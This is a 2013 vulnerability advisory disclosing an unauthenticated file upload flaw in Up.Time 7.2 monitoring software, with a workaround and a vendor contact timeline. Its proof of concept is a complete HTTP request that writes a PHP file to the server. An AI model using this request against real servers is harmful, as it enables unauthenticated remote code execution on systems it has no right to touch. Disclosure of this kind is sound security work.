

Vulnerability Advisory

Name	Up.Time Monitoring – Arbitrary File Upload
Vendor Website	http://www.uptimesoftware.com/
Date Released	18/11/2013
Affected Software	Up.Time 7.2
Researchers	Denis Andzakovic

Description

A malicious entity is capable of uploading arbitrary files to the web server including script and application content such as PHP files. The unauthenticated file upload was found in the /wizards/post2file.php script. This results in unauthenticated remote code execution on the Up.Time server.

Exploitation

The following HTTP request will upload a file named test.php to the Up.Time server (under the /wizards/ directory) which will execute the phpinfo() function upon execution.


POC

```
POST /wizards/post2file.php HTTP/1.1
Host: <vulnerable host>
Content-Length: 41
Content-Type: application/x-www-form-urlencoded

file_name=test.php&script=<? phpinfo () ?>
```

The following screenshot shows the phpinfo() function executing upon browsing to <http://<server>/wizards/test.php>

POC Screenshot



Solution

No official solution has been presented by the vendor. As a work-around, it is advised to remove post2file.php and get2post.php from the Up.Time server.

Timeline

23/08/2013 – Vendor contacted with advisory.

13/09/2013 – Vendor replied advising the document has been passed over to the head of development. Vendor advised “As a policy to protect our customers, we do not discuss any vulnerabilities with outside companies.”

18/11/2013 – Advisory release.

About Security-Assessment.com

Security-Assessment.com is a leading team of Information Security consultants specialising in providing high quality Information Security services to clients throughout the Asia Pacific region. Our clients include some of the largest globally recognised companies in areas such as finance, telecommunications, broadcasting, legal and government. Our aim is to provide the very best independent advice and a high level of technical expertise while creating long and lasting professional relationships with our clients.

Security-Assessment.com is committed to security research and development, and its team continues to identify and responsibly publish vulnerabilities in public and private software vendor's products. Members of the Security-Assessment.com R&D team are globally recognised through their release of whitepapers and presentations related to new security research.

For further information on this issue or any of our service offerings, contact us:

Web www.security-assessment.com

Email info@security-assessment.com

Phone +64 4 460 2596